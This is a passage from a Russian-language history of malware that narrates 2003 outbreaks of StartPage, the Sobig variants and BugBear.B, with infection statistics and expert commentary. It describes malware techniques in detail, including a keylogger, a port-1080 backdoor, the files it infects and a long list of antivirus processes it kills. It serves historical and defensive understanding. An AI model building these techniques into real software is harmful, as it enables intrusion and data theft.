По мнению специалистов, использование русского языка однозначно указывало на Россию, страны СНГ или бывшей советской Прибалтики как на место происхождения «StartPage». Внутри вложенного файла reg.zip содержался файл reg.html, при открытии которого запускался собственно носитель «троянской» программы – выполняемый файл reg.exe. Причём сам запуск осуществлялся совершенно незаметно для пользователя: с этой целью «StartPage» использовал уязвимость Exploit.SelfExecHtml в системе безопасности MS Internet Explorer. Данной «уязвимости» были подвержены браузеры Microsoft Internet Explorer 5.0 для Windows 2000, Microsoft Internet Explorer 5.0 для Windows 95, Microsoft Internet Explorer 5.0 для Windows 98 и Microsoft Internet Explorer 5.0 для Windows NT 4.0. Интересно, что эта «уязвимость» была обнаружена ещё в марте, однако «заплатка» для Exploit.SelfExecHtml отсутствовала даже на момент появления «StartPage». «Инцидент может иметь далеко идущие последствия. Как известно, использование брешей для проникновения на компьютеры – любимое занятие вирусописателей. Именно этому методу обязано около 80% случаев от всех вирусных инцидентов. Однако до сих пор практически все они были вызваны брешью “IFRAME”. Сейчас мы наблюдаем, как на “арену” выходит новая брешь, которая может дать толчок к созданию множества новых вредоносных программ и возникновению новых глобальных эпидемий», –

[333] «StartPage» (англ.) – «Стартовая страница».

так прокомментировал сложившуюся ситуацию руководитель антивирусных исследований «Лаборатории Касперского».

Таким образом, можно считать «везением» то, что автор «StartPage» не заложил в своё детище деструктивные функции и ограничился сравнительно безобидными эффектами. Например, среди побочных действий данной вредоносной программы была замена стартовой страницы MS Internet Explorer на главную страницу эротического Web-сайта www.911club.ru. Так или иначе, в отсутствие на момент появления «StartPage» официальной «заплатки» от компании Microsoft, которая ликвидировала бы указанную «уязвимость» для MS Internet Explorer, единственным способом защиты оставалось приобретение и использование соответствующего антивирусного программного обеспечения.

21 мая 2003 года появился штамм вируса-червя «Sobig» – «Sobig.B» (также известный как «Palyh»), и именно благодаря его поддержке семейство поднялось на высокую ступень майского рейтинга. В майских двадцатках самых распространённых вредоносных программ, представленных многими известными антивирусными компаниями, «Sobig» уверенно занимал первое место, опережая такие знаменитости, как «Klez» и «Yaha». Однако в его программном коде был заложен временной триггер: если системная дата инфицированного компьютера превосходила 31 мая, то «червь» автоматически отключал все свои функции за исключением загрузки дополнительных файлов. Эта особенность и упокоила «Palyh», поскольку Web-серверы, откуда он скачивал свои обновления, были оперативно закрыты.

3 июня 2003 года ведущие антивирусные компании распространили предупреждение о появлении нового штамма «Sobig» – «Sobig.C», который мало отличался от своих предшественников и мог стать причиной возникновения очередной крупномасштабной эпидемии. Компания Symantec сразу оценила опасность данного вируса-червя тремя баллами из пяти возможных. Как и более ранние версии, «Sobig.C» приходил в электронных

письмах с разными темами и именами вложенных файлов, которые выбирались из небольшого числа вариантов. Затем вирус-червь собирал почтовые адреса из адресных книг, а также файлов с расширениями *.html и *.txt и рассылал по ним свои копии.

Одной из особенностей «Sobig.C» было то, что в качестве обратного адреса заражённого письма указывался адрес Билла Гейтса: bill@microsoft.com. Некоторые специалисты указывали ещё на одну характерную особенность «Sobig.C»: в этой вредоносной программе вирусописатель использовал «спам» технологии для проведения массовой анонимной рассылки «червя». Сетевые «черви», в отличие от других вредоносных программ, имели функции автоматического распространения (доставка заражённых писем, атака P2P-сетей, локальных сетей и пр.). Однако в ситуации с «Sobig.C» специалисты впервые столкнулись со случаем, когда эти функции были дополнены массовой рассылкой с применением «спам» технологий для максимально полного «покрытия» пользователей Интернет (в результате чего семейство червей «Sobig» и заняло мгновенно первое место в списке самых распространённых вредоносных компьютерных программ). Причём специалисты особо подчёркивали, что это не голословное утверждение, и в пользу такого вывода приводили вполне очевидные факты. В первую очередь, это то, что используемые «Sobig» методы распространения сами по себе недостаточно эффективны, чтобы вызвать такое большое количество заражений за столь короткое время. Во-вторых, подавляющее большинство разосланных инфицированных писем в качестве адреса отправителя содержат не bill@microsoft.com, предусмотренный в коде червя, а другие подставные адреса. Наконец, подробный анализ IP-адресов источников рассылки «Sobig.C» позволял с уверенностью утверждать о применении «спам» технологий.

Вместе с тем, было крайне маловероятно, что сами «спамеры» решили расширить свою сферу деятельности в сторону анонимной рассылки

заражённых электронных писем. Представлялась очень сомнительной и обратная ситуация, что вирусописатели воспользовались платными «спам» услугами, так как стоимость подобного мероприятия могла составить до нескольких тысяч долларов[334].

Кроме перечисленного выше вирус-червь, чтобы заставить пользователя запустить свой файл-носитель, использовал различные методы социальной инженерии, в частности, маскируясь под письма от технической поддержки компании Microsoft.

Среди побочных действий «Sobig.C» следует также отметить возможность загрузки и установки с удалённых Web-серверов на инфицированные компьютеры обновлённых версий «червя», плюс способность к внедрению в инфицированную систему «троянской» программы. Интересно, что так же, как и «Sobig.B», штамм «Sobig.C» имел ограничения по времени работы – содержал специальную подпрограмму, проверяющую системную дату и время. Данный штамм должен был дезактивироваться 8 июня 2003 года. «Складывается впечатление, что “обречённые черви” стали чем-то вроде авторского стиля вирусописателя, – комментировал происходившее Евгений Касперский. – Можно предположить, что следующими в ряду этой Neverending Story[335] будут “черви”, работающие до 16, 23, 30 июня и т. д.».

4 июня 2003 года[336] было зарегистрировано появление реализующей полиморфную технологию, распространявшейся через сеть с использованием

---

[334] С другой стороны, необходимо отметить, что вирусописатели в совершенстве овладели «смежными специальностями» компьютерного андеграунда, например, сокрытием своих следов. Они мастерски используют анонимность и экстерриториальность Глобальной сети, и локализовать их для пресечения незаконных действий крайне трудно, а зачастую и невозможно. Впрочем это тема для рассуждений в отдельной книге.

[335] Neverending Story (англ.) – бесконечная история.

[336] В августе 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

открытых сетевых ресурсов, рассылавшей себя при помощи своего собственного механизма SMTP и написанной на языке программирования высокого уровня MS Visual C++ вредоносной компьютерной программы, которой присвоили имя «BugBear.B»[337].

Идентификационная карточка вредоносной компьютерной программы	
Имя	BugBear.B
Другие названия	BugBear.b, Bugbear.B, W32/BugBear.B, W32/Bugbear.B, W32/BugBear.B-mm, W32/Bugbear.b@mm, W32/Bugbear.b@MM, W32/Bugbear-b, W32/Bugbear-B, W32/Bugbear-B, W32.Bugbear.B@mm, W32.Kijmo, W32.Shamur, Win32.Bugbear.B, Win32/Bugbear.B@mm, PE_BUGBEAR.B, Tanatos.b, Worm.Tanatos.b, I-Worm.Tanatos.b,
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Малайзия
Длина	72192 байта[338]

«BugBear.B» представлял собой достаточно сложную программу, содержавшую в себе несколько различных элементов: модуль массовой рассылки писем, модуль распространения по сети, клавиатурный перехватчик, модуль удалённого доступа к компьютеру пользователя,

[337] Напомним, что первая версия «BugBear» была обнаружена в сентябре 2002 года. Тогда он вызвал многочисленные случаи заражения во всём мире. «BugBear» сочетал в себе функции сетевого «червя» и «троянской» программы, что делало его исключительно опасной вредоносной программой, допускающей утечку конфиденциальной информации.

[338] В виде сжатого утилитой «UPX» и зашифрованного поверх UPX-сжатия файла. В разархивированном состоянии длина файла составляет около 170 Кбайт.

полиморфный модуль инфицирования файлов, модуль прерывания выполнения защитного программного обеспечения в оперативной памяти компьютерной системы.

«BugBear.B» содержал длинный список почтовых доменов, используя их для фальсификации адресов отправителей, и рассылал себя по всем адресам, найденным в адресных книгах заражённого компьютера. Этот вирус-червь проставлял каждый адрес в поля «Куда» (TO) и «Откуда» (FROM). Таким образом, адрес отправителя не указывал напрямую на инфицированного пользователя. «BugBear.B» извлекал почтовые адреса из файлов со следующими расширениями: *.dbx, *.eml, *.inbox, *.mbx, *.mmf, *.nch, *.ods, *.tbb.

Для рассылки сообщений использовался встроенный SMTP сервер, настроенный в инфицированной системе по умолчанию: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Account Manager. Программный код вируса-червя содержал заголовки почтовых сообщений и названия вложенных файлов. Тело сообщения варьировалось и могло содержать фрагменты файлов, найденных в инфицированной компьютерной системе. Имена вложений также изменялись и содержали следующие слова: Card, Docs, image, images, music, news, photo, pics, readme, resume, Setup, song, video.

Для запуска файла-вирусоносителя «BugBear.B» использовал несколько способов: автоматически, через «уязвимость» IFRAME в системе безопасности MS Internet Explorer, при помощи пользователя, через локальные сети. В процессе инсталляции в компьютерную систему он копировал себя в директории автоматической загрузки, используя случайное имя файла, например, C:\WINDOWS\StartMenu\Programs\Startup\bsfs.exe2kpro, а также создавал в системной директории операционной системы Windows файл gpflmvo.dll примерно в 6 Кб и внутренние файлы с данными zpknpzk.dll и shtchs.dll; в директории Windows – внутренний файл с данными %rnd name%.dat; во

временной директории – файл-копию установленного «червя» по имени vba%rnd%.tmp.

В целях осуществления клавиатурного перехвата устанавливалась специальная «dll»-библиотека, использовавшаяся для захвата всех нажатий на клавиши. Имя этой библиотеки создавалось случайным образом и состояло из 7 символов, сопровождавшихся расширением *.dll, а затем файл этой библиотеки размещался в системной директории (%sysdir%). Туда же помещались и два других файла, использующих схожие имена. Эти файлы содержали зашифрованные результаты клавиатурного перехвата. Ещё один, случайным образом названный файл с расширением *.dat помещался в директорию Windows (%WinDir%).

«BugBear.B» заражал определённые исполняемые файлы. Он извлекал из системного реестра путь к директории ProgramFiles: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir, а затем, получив доступ к этой директории, инфицировал следующие файлы с расширением *.exe: hh.exe, notepad.exe, scandskw.exe, ACDSee32\ACDSee32.exe, adobe\acrobat5.0\reader\acrord32.exe, CuteFTP\cutftp32.exe, Far\Far.exe, InternetExplorer\iexplore.exe, Lavasoft\Ad-aware 6\Ad-aware.exe, OutlookExpress\msimn.exe, Real\RealPlayer\realplay.exe, Trillian\Trillian.exe, WindowsMediaPlayer\mplayer2.exe, winzip\winzip32.exe, ZoneLabs\ZoneAlarm\ZoneAlarm.exe, mplayer.exe, regedit.exe, winhelp.exe, Adobe\Acrobat4.0\Reader\AcroRd32.exe, AIM95\aim.exe, DAP\DAP.exe, ICQ\Icq.exe, kazaa\kazaa.exe, MSNMessenger\msnmsgr.exe, QuickTime\QuickTimePlayer.exe, StreamCast\Morpheus\Morpheus.exe, Winamp\winamp.exe, WinRAR\WinRAR.exe, WS_FTP\WS_FTP95.exe.

Кроме того, «BugBear.B» обладал способностью поиска в оперативной памяти и прерывания ряда процессов антивирусного и другого

популярного[339] программного обеспечения: ackwin32.exe, autodown.exe, avgctrl.exe, avp32.exe, avpcc.exe, avptc32.exe, avwin95.exe, blackice.exe, cfinet.exe, claw95cf.exe, dvp95.exe, esafe.exe, findviru.exe, f-prot95.exe, iamserv.exe, icload95.exe, icsupp95.exe, iomon98.exe, lookout.exe, mpftray.exe, navlu32.exe, navwnt.exe, normist.exe, outpost.exe, pavsched.exe, pcfwallicon.exe, rav7win.exe, scan32.exe, scrscan.exe, sweep95.exe, tds2-nt.exe, vscan40.exe, vsstat.exe, zonealarm.exe, anti-trojan.exe, avconsol.exe, avkserv.exe, avp32.exe, avpdos32.exe, avpupd.exe, avwupd32.exe, cfiadmin.exe, cfinet32.exe, cleaner.exe, dvp95_0.exe, espwatch.exe, fprot.exe, f-stopw.exe, ibmasn.exe, icloadnt.exe, icsuppnt.exe, jedi.exe, luall.exe, n32scanw.exe, navnt.exe, nisum.exe, nupgrade.exe, padmin.exe, pavw.exe, persfw.exe, rescue.exe, scan95.exe, serv95.exe, tbscan.exe, vet95.exe, vsecomr.exe, webscanx.exe, apvxdwin.exe, ave32.exe, avnt.exe, avpcc.exe, avpm.exe, avsched32.exe, blackd.exe, cfiaudit.exe, claw95.exe, cleaner3.exe, ecengine.exe, f-agnt95.exe, f-prot.exe, iamapp.exe, ibmavsp.exe, icmon.exe, iface.exe, lockdown2000.exe, moolive.exe, navapw32.exe, navw32.exe, nmain.exe, nvc95.exe, pavcl.exe, pccwin98.exe, rav7.exe, safeweb.exe, scanpm.exe, sphinx.exe, tds2-98.exe, vettray.exe, vshwin32.exe, wfindv32.exe. Так что «BugBear.B» можно без всякой натяжки назвать весьма агрессивным по отношению, в первую очередь, к антивирусному программному обеспечению.

Основными симптомами заражения компьютерной системы «BugBear.B» было присутствие неизвестных файлов с расширением *.exe в директориях автоматического запуска и текстовых строк «w32shamur», «W32.Shamur», «tanatos», а также перевод TCP порта 1080 в состояние

---

[339] В списке объектов, которые заражал «BugBear.B», исполняемые файлы многих популярных программ: MS Outlook Express, MS Internet Explorer, архиватора WinZip, системы файлового обмена KaZaA и пейджинга в Интернет ICQ, а также MSN Messenger, протоколов передачи данных FTP и CuteFTP, программ ACDSee, Adobe Acrobat, Adobe Acrobat Reader, Windows Media Player и пр.

«Listening», что позволяло злоумышленнику получить удалённый доступ к инфицированной системе[340].

Уже в день обнаружения «BugBear.B» эксперты занимающейся фильтрацией электронной почты компании MessageLabs заявили, что «он является усовершенствованной модификацией вируса “BugBear” и значительно превосходит многих своих предшественников по скорости распространения и возможностям нанесения вреда поражённым им компьютерным системам». Несколько позже представители MessageLabs также добавили: «В среду были зафиксированы лишь единичные первые копии вируса, зато в четверг к полудню было блокировано 37400 сообщений[341], инфицированных “BugBear.B”, которые поступили из 125 стран со всего мира! Письма с болезнетворной начинкой могут поступать от различных и не обязательно реально существующих отправителей, содержать произвольные темы и текст сообщений, часто заимствованные из документов, найденных в компьютере предыдущей жертвы. Сам вирус, сжатый в модифицированный формат UPX, передаётся в прикреплённом файле с многочисленными вариантами имени. Проникнув в систему, он размещает на ее “жёстком” диске файл, позволяющий злоумышленникам получать доступ к компьютеру, удалять файлы и запускать программы. Кроме того, “BugBear.B” устанавливает так называемый “кейлоггер” – программу, регистрирующую все нажатия клавиш, что позволяет электронным взломщикам перехватывать вводимые пароли, номера

---

[340] Через порт 1080 осуществлялись следующие действия: передача информации о содержимом «жёсткого» диска; копирование, запуск, удаление файлов; сообщение злоумышленнику об активных программных приложениях и закрытие их; загрузка файлов с удалённых компьютеров; пересылка злоумышленнику информации от «клавиатурного жучка»; установка HTTP-сервера.

[341] На тот же период времени антивирусная компания Network Associates заявила, что получила от своих клиентов 100 сообщений о новом вирусе, а Symantec подтвердила получение 180 таких же сообщений.

кредитных карточек и прочую конфиденциальную информацию». Из этой краткой характеристики вырисовывается просто «очаровательный» образец вредоносной компьютерной программы.

Пострадали от компьютерного вируса «BugBear.B» и украинские центральные структуры государственной власти. В частности, в Генпрокуратуре и министерстве иностранных дел Украины официально подтвердили, что их компьютерные сети подверглись атаке нового вируса. В связи с угрозой вирусной эпидемии компьютерная сеть центрального аппарата Министерства иностранных дел Украины была отключена до конца пятницы. Его представители сообщили, что с их компьютеров вирус был разослан в четверг по всем государственным ведомствам мира, начиная со США. Аналогичные проблемы испытали и в Генпрокуратуре, где сочли нужным сообщить всем, кто поддерживает с ней электронную связь, о существовании нового вируса. «BugBear.B», присланный в Генпрокуратуру в четверг, был автоматически распространён по всем адресам, содержащимся в базе данных. От «BugBear.B» пострадали и другие центральные министерства и ведомства Украины, а также различные коммерческие предприятия, но он не поразил ведомства, имеющие серьёзную защиту и разделение сетей.

Между тем, несмотря на предпринимаемые меры, «BugBear.B» продолжал успешно распространяться, и утром 6 июня 2003 года международная Служба технической поддержки испанской антивирусной компании Panda Software сообщила о получении сотен сообщений от своих клиентов изо всех регионов мира относительно заражения их компьютерных систем, а по данным работы онлайнового антивируса Panda ActiveScan, 12,72%[342] проверенных компьютеров были инфицированы этим компьютерным вирусом. Специалисты Panda Software «наградили» его

[342] Первое место в списке наиболее распространённых вредоносных программ на тот момент.

следующей характеристикой: «Потенциальная опасность этого червя чрезвычайно высока, и поэтому Panda Software советует пользователям быть крайне осторожными с получаемой почтой и немедленно обновить антивирусные программы». К вечеру того же дня эксперты компании Panda Software сообщали о том, что уже более 400 тысяч объединённых в локальные сети компьютеров заражены «BugBear.B», причём, «хотя наибольшее число заражений приходится на Западную Европу и США[343], в то же время следует подчеркнуть, что червь всё шире расползается по всему миру. Количество же обращений в Службу технической поддержки компании Panda Software увеличилось в пять раз. За последние двадцать четыре часа “BugBear.B” заразил уже 13,65% от общего количества компьютеров, проверенных программой Panda ActiveScan. “BugBear.B” лидирует в списке наиболее распространённых вирусов».

Таким образом, обращал на себя внимание тот факт, что «BugBear.B» сумел за считанные часы обойти «Klez.I», который постоянно лидировал в большинстве вирусных рейтингов начиная с апреля 2002 года. Приводилась и такая статистика: «Менее чем за 24 часа “BugBear.B” заразил большее количество компьютеров, нежели “Klez.I” за весь май 2003 года». Особо выделялось то обстоятельство, что «BugBear.B» отключал большинство антивирусных программ и открывал компьютерным злоумышленникам

---

[343] Например, информационное агентство Reuters сообщало, что «BugBear.B» на 9 часов лишил электронной почты одно из самых престижных частных учебных заведений США – Стэнфордский университет. Руководство Стэнфорда приняло решение отключить отправку электронной корреспонденции с серверов университета. Причиной этому стало огромное количество писем, содержащих файл с «BugBear B». Опасение администрации учебного заведения вызвало то, что во многих инфицированных электронных письмах находилась конфиденциальная информация из других электронных посланий. Опасаясь отправки информации непубличного характера, администраторы университета заблокировали исходящую корреспонденцию. Позже работа электронной почты была нормализована.

коммуникационный порт 1080, что позволяло им получать удалённый доступ и осуществлять контроль над инфицированными компьютерными системами.

7 июня 2003 года издание Europe Press опубликовало следующую крайне тревожную информацию: «Сетевой червь “BugBear.B”, оценённый многими экспертами в области компьютерной безопасности как крайне опасная и вредная программа, сумел проникнуть в сети почти 500 крупных банков более чем в 30 странах мира. В частности в Италии, вирус обнаружен в сетях 65 банков. Таким образом, большинство специалистов было вынуждено констатировать, что предпринятые меры не дали пока необходимого эффекта, и пользователей операционной системы Windows захлестнула эпидемия очередной вредоносной компьютерной программы, которая распространяется по Интернет настолько быстро, что можно говорить о её перерастании в глобальную эпидемию или пандемию. В результате многие разработчики антивирусных средств срочно повысили статус “BugBear.B” до уровня наивысшей опасности». Вследствие этого каждому пользователю при наличии даже малейшего подозрения на инфицирование его компьютерной системы рекомендовалось незамедлительно «провести для своего компьютера курс терапии, воспользовавшись для этого одной из свободно распространяемых антивирусных утилит».

Пришла беда – открывай ворота! Вирус-червь «BugBear.B» был опасен исключительно для компьютерных систем, работающих под управлением операционной системы Windows, но так совпало, что именно в эти дни обострилась ситуация с вирусописательством, и пользователям Linux-систем минувшие дни и недели тоже принесли массу негативных эмоций. Пришлось отвлекать квалифицированные силы для интенсификации антивирусной борьбы на другом фронте. Дело в том, что данные отчёта, опубликованного известной и уважаемой британской компанией mi2g, свидетельствовали о рекордном росте числа успешных взломов Linux-серверов. По данным mi2g, «…за май было зарегистрировано почти 20 тысяч проникновений в Linux-

системы и только 4 тысячи в системы с Windows». Всего лишь год тому назад ситуация была диаметрально противоположной[344].

Интересно, что сведения, приведённые в указанном отчёте, красноречиво говорили об очень высоком уровне халатности приверженцев Linux в плане проведения необходимой настройки своих систем в соответствии с элементарными требованиями информационной безопасности, а также об отсутствии в Linux-сообществе единого подхода, направленного на координацию усилий разработчиков и пользователей по повышению защищённости этой операционной системы. Именно по этой причине общая ситуация с защищённостью Linux-систем катастрофически ухудшилась.

Темпы заражения «BugBear.B» оставались постоянными в субботу и пошли на убыль в воскресенье. В выходные дни международная Служба технической поддержки компании Panda Software в основном получала отчёты о вирусных инцидентах у домашних пользователей. Общее количество заражённых в мире компьютеров составляло 4–5%, в то время как в пятницу это значение доходило до 20,95%, причём 16 % приходилось на различные компании, организации и государственные учреждения. Специалисты обращали внимание на тот факт, что ни «Klez.I», использовавший для распространения ту же «уязвимость», что и «BugBear.B», ни какой-нибудь иной компьютерный вирус не достигали столь высокого уровня инфицирования систем (а ведь «Klez.I» представлял собой самый распространённый вирус в течение календарного года!).

По данным Computer Economics на 8 июня 2003 года наиболее высокие темпы заражения «BugBear.B» наблюдались в США, Центральной и Латинской Америке, Западной Европе и Австралии, а в России темпы

---

[344] Ради справедливости отметим, что явная тенденция к скорому изменению существовавшего тогда положения была отмечена аналитиками уже в начале 2002 года.

заражения, судя по статистике количества заражённых компьютеров, оставались на среднем уровне.

Страна	Заражённые компьютеры, в % от общего количества
Португалия	14,63
Панама	13,63
Боливия	13,11
Бельгия	10,83
Венесуэла	9,86
Бразилия	9,52
Уругвай	9,21
Чили	8,32
Аргентина	7,26
Канада	6,85

Уже 8 июня можно было сказать, что «BugBear.B» стал причиной существенных экономических потерь компаний, нарушив работоспособность их информационных систем и вызвав многочисленные случаи потери информации. В отчёте Computer Economics, например, говорилось следующее: «До завершения эпидемии невозможно назвать определённые цифры, но ни для кого не секрет, что они могут быть того же порядка, что и в случае с вирусами “CodeRed” (около 3000 миллионов евро), “Sircam” (около 1300 миллионов евро) или “Nimda” (715 миллионов евро). Напомним, что рекордсменом по нанесённому мировой экономике ущербу является червь “I Love You”, (9850 миллионов евро)».

В связи с большим экономическим ущербом от «BugBear.B» компания Panda Software рекомендовала пользователям сменить по мере возможности все пароли для предотвращения экономических преступлений и потерь конфиденциальной информации.

9 июня 2003 года правительство США подготовило специальное предупреждение о новом вирусе, объектами действия которого стали уже более 1200 банков по всему миру. Так как новая инфекция, запущенная в Интернет, представляла собой программу, «охотившуюся» за паролями

корпоративных предприятий, государственных учреждений и граждан США, ведение расследования по этому делу было немедленно поручено специалистам ФБР США. Эксперты в области компьютерной безопасности этого ведомства заявили, что атака была преимущественно направлена на отдельно взятый сектор экономики, а именно банковскую систему. Эксперты, изучавшие программный код, обнаружили в нём список примерно из 1200 Web-адресов многих крупнейших в мире финансовых учреждений, включая JP Morgan Chase & Co, American Express Co, Wachovia Corp, Bank of America Corp и Citibank NA. Аналитический центр распространил имевшуюся у Департамента внутренней безопасности информацию по всем банкам США.

Итак, «BugBear.B», ставший настоящим кошмаром для пользователей и заразивший лишь за трое суток по всему миру сотни тысяч компьютерных систем, несколько «успокоился» в выходные дни, но многие пользователи и специалисты задавались вопросом, не продолжит ли он свою деятельность с удвоенной энергией уже в понедельник, когда организации и учреждения начнут свою повседневную работу. И начало рабочей недели, действительно, сопровождалось ростом активности «BugBear.B». Количество инцидентов, в которых фигурировал «BugBear.B», увеличилось до 6,63% от общего числа заражений, обнаруженных Panda ActiveScan. Можно было предположить также, что впереди ещё множество неприятностей. Например, воздействие на компьютерные системы новых вредоносных компьютерных программ и даже эффективность атак «старых врагов», которые продолжали существовать в «диком виде», напрямую зависели от числа заражённых «BugBear.B» компьютеров, который оставлял системы уязвимыми для атак других вирусов, а пользователь при этом ни о чём не подозревал.

Не будем хранить интригу: борьба с «BugBear.B» приняла затяжной характер, велась с переменным успехом и продолжалась ещё не один месяц.

Согласно отчетам онлайнового антивируса Panda ActiveScan, 18 июня 2003 года в 9 часов утра по московскому времени Россия вышла на первое место по числу заражений компьютерными вирусами: вредоносные программы были обнаружены на каждом четвёртом (24,5 %) проверенном этой программой компьютере. Для сравнения: в США на этот же момент были заражены 17,22 % проверенных компьютеров, в Китае 16,67 %, Испании 20,67%, Англии 11, 41%, Австралии 20, 67%.

В конце второй декады июня вирус-червь «Sobig» вновь появился в заголовках новостей. 19 июня 2003 года компания Panda Software сообщила о появлении его нового штамма, который получил имя «Sobig.D» и по механизму распространения представлял собой аналог предшественников: он рассылал себя в электронном сообщении по всем адресам, найденным в инфицированной компьютерной системе в файлах с расширениями *.txt, *.eml, *.htm и *.html, *.dbx и *.wab. Чтобы не оставлять следов своей деятельности, для рассылки он использовал собственный SMTP механизм и, в отличие от «Sobig.B» и «Sobig.C», маскировавшихся под письма из Microsoft, приходил в письмах с обратным адресом admin@support.com. При выборе темы и текста сообщения, для того чтобы заставить пользователя открыть заражённый вложенный файл, использовались методы социальной инжинирии.

«Sobig.D» также распространялся по локальным сетям, для чего копировал себя в директории автозагрузки операционной системы Windows на компьютеры, подключённые к той же локальной сети, что и инфицированный. Кроме того, «Sobig.D» создавал несколько записей в системном реестре Windows для обеспечения своей активации при каждой загрузке системы. Точно так же, как в случае с «Sobig.B» и «Sobig.C», в программный код «Sobig.D» было заложено «время Ч»: после 2 июля «червь» автоматически отключал все свои функции за исключением загрузки дополнительных файлов и «засыпал».

Уже в день появления нового штамма «Sobig» службы технической поддержки ряда ведущих компаний-производителей антивирусных средств получили множество отчётов о заражении этим вирусом-червём. Причём специалисты заранее спрогнозировали неизбежный рост числа заражений в ближайшие дни по весьма тривиальной причине – из-за большого сходства «Sobig.D» с предыдущими штаммами, что затрудняло пользователям правильно идентифицировать поразившую их компьютеры электронную заразу и, соответственно, вовремя принять адекватные действия по её блокированию и удалению.

25 июня 2003 года[345] компания Panda Software первая сообщила о появлении в Интернет очередного штамма лидера всех вирусных «хит-парадов» 2003 года вируса-червя «Sobig» – «Sobig.E». Начиная именно с него, последующие штаммы «Sobig» могли распространяться в электронных письмах, заархивированных с помощью утилиты-архиватора ZIP, в виде файлов с расширением *.zip. Хитрость здесь заключалась в том, что поскольку архивы редко использовались для пересылки компьютерных вирусов, многие ничего не подозревающие пользователи пытались разархивировать полученное сообщение и запустить вложение. Кроме того, отправленный в «zip»-архиве вирус-червь «Sobig.E» усложнял блокировку файлов по расширениям[346].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Sobig.E

[345] В марте 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[346] Рассылка «Sobig.E» по электронной почте в файле, сжатом с помощью утилиты-архиватора «ZIP», создавала повышенную опасность, так как на тот день было известно лишь несколько распространявшихся таким способом компьютерных вирусов и многие пользователи в своих антивирусных программах не включали опцию проверки вложений такого типа.

Другие названия	Sobig.e, W32/Sobig.E, W32/Sobig-E, W32/Sobig.e@MM, Win32.Sobig.E, W32.Sobig.E@mm, I-Worm.Sobig.e, WORM_SOBIG.E
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	82195 байт[347]

В остальном характеристики «Sobig.E» остались аналогичными более ранним штаммам. Он собирал на компьютере почтовые адреса и рассылал по ним свои копии, причём «Темы» писем с вирусом ничего не говорили о возможном наличии вредоносного содержимого, а в заголовках проставлялся поддельный обратный адрес support@yahoo.com, то есть инфицированное электронное письмо выдавалось за послание от службы поддержки портала Yahoo.

В самом начале июля компания Sophos опубликовала результаты исследования активности вредоносных компьютерных программ за первое полугодие текущего года. По их отзывам наибольшая часть инцидентов произошла в мае-июне, а в целом количество зарегистрированных атак «червей» и «троянских» программ за первые два квартала 2003 года выросло на 17,5% по сравнению с тем же периодом времени в 2002 году. Самым опасным был признан вирус «BugBear.B», на долю которого пришлось 11,6% от общего количества случаев инфицирования компьютерных систем. Более того, именно «BugBear.B» вырабатывал и посылал больше всего запросов с целью поиска уязвимых для его атак компьютеров. Вместе с тем, не

[347] В виде файла, сжатого либо утилитой «Aspack», либо «TeLock» v.0.98. В разархивированном состоянии длина файла составляет около 90 Кб.

меньшую опасность представляют собой и некоторые другие вирусы-черви, например, относящиеся к семейству «Sobig», штаммы которого в общей сложности проникли в 18,3% всех заражённых компьютерных систем.

Эксперты компании Sophos отметили также следующее: «Нельзя сбрасывать со счетов и факт появления в Интернет трафика неизвестной природы: “Trojan 55808” (другое название “Stumbler”), будучи внедрённым в Unix-систему, начинает генерировать случайные IP-адреса и сканировать компьютеры на предмет наличия дыр». По мнению экспертов, «Stumbler» был ничем иным, как платформой для отработки и доведения до совершенства новых технологий вирусописания.

Отмечалось и продолжение процесса смены контингента вирусописателей: «если раньше этим делом занимались, в основном, подростки, то теперь средний возраст автора вредоносных компьютерных программ составляет примерно двадцать четыре года».

Исследования компании Sophos органично дополнили опубликованные во второй декаде июля аналитические материалы компании Panda Software, специалисты которой на основании собственных наблюдений в первом полугодии 2003 года сделали общий вывод о том, что «набрали популярность компьютерные вирусы нового типа, объединяющие в себе характеристики “червя” и “троянской” программы. <…> Нынешний процесс эволюции вирусов показывает направление их дальнейшего развития». Симптоматичен тот факт, что от «троянских» программ к новому поколению компьютерных вирусов перешли усовершенствованная способность открытия доступа к удалённому компьютеру, а также чёткая нацеленность на хищение частной конфиденциальной информации (паролей, данных о компьютерной системе и её владельце, баз данных клиентов, номеров банковских счетов, кредитных карточек и пр.). У «червей» же предыдущих поколений наиболее совершенные вирусы нового типа успешно заимствовали и широко используют методы социальной инженерии и технологии поиска и

реализации «уязвимостей» в системном и прикладном программном обеспечении[348].

По мнению Panda Software, «…подобная вирусная активность указывает на необходимость пересмотра требований к технологиям антивирусной защиты». Это крайне серьёзный тезис! Ведь, по сути, он говорит о том, что в современных условиях обычной инсталляции типовой антивирусной программы с функциями обнаружения вредоносных программных кодов абсолютно недостаточно. Вредоносные компьютерные программы должны опознаваться, блокироваться и уничтожаться на этапе их попыток проникновения в компьютерную систему пользователя, например при помощи надёжной защиты портов обмена данными по сети.

Это задача отнюдь не тривиальная, но она может быть решена при условии применения современных аппаратно-программных средств защиты, способных не только вовремя выявить и локализовать, но и полностью подавить любые нештатные действия извне, предполагающие возможность последующего проникновения в компьютерную систему. Кстати, понимая это, многие разработчики антивирусного программного обеспечения уже в 2003 году включали в состав новых версий своих продуктов такие средства, как межсетевые экраны.

Специалисты компании Symantec опубликовали в конце июля итоговые данные проведённого ими исследования состояния дел в сфере информационной безопасности за прошедшие шесть месяцев 2003 года. На основании полученных сведений был сформулирован тот же основной вывод: «Распространение гибридных сетевых вирусов, сочетающих использование вредоносного программного кода и поиск “уязвимостей” программного обеспечения, остаётся одной из наиболее важных проблем, с

---

[348] Добавим также, что симбиоз указанных свойств делает представителей нового поколения вредоносных компьютерных программ неизмеримо опасней по сравнению с их предшественниками. Причём здесь явно прослеживается эффект так называемого синергизма, и рост степени угрозы происходит скорее по экспоненте, чем линейно.

